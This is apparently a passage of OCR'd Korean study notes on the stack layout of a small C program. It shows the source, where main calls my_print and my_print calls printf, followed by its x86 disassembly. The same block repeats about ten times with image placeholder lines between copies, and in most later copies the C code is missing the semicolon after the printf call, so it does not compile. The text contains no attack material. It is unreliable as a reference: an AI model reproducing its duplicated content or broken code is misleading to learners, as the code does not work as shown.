    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i);
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```





```
0x0804840b <+0>:     push   ebp
0x0804840c <+1>:     mov    ebp,esp
0x0804840e <+3>:     push   DWORD PTR [ebp+0x8]
0x08048411 <+6>:     push   0x80484d0
0x08048416 <+11>:    call   0x80482e0 <printf@plt>
0x0804841b <+16>:    add    esp,0x8
0x0804841e <+19>:    mov    eax,0x0
0x08048423 <+24>:    leave
0x08048424 <+25>:    ret
```

```
0x08048425 <+0>:     push   ebp
0x08048426 <+1>:     mov    ebp,esp
0x08048428 <+3>:     sub    esp,0x4
0x0804842b <+6>:     mov    DWORD PTR [ebp-0x4],0x0
0x08048432 <+13>:    push   DWORD PTR [ebp-0x4]
0x08048435 <+16>:    call   0x804840b <my_print>
0x0804843a <+21>:    add    esp,0x4
0x0804843d <+24>:    mov    eax,0x1
0x08048442 <+29>:    leave
0x08048443 <+30>:    ret
```

메모리 구조

- Stack

```c
#include <stdio.h>

int my_print(int i)
{
    printf("%d\n", i)
    return 0;
}

int main()
{
    int i;
    i = 0;
    my_print(i);

    return 1;
}
```



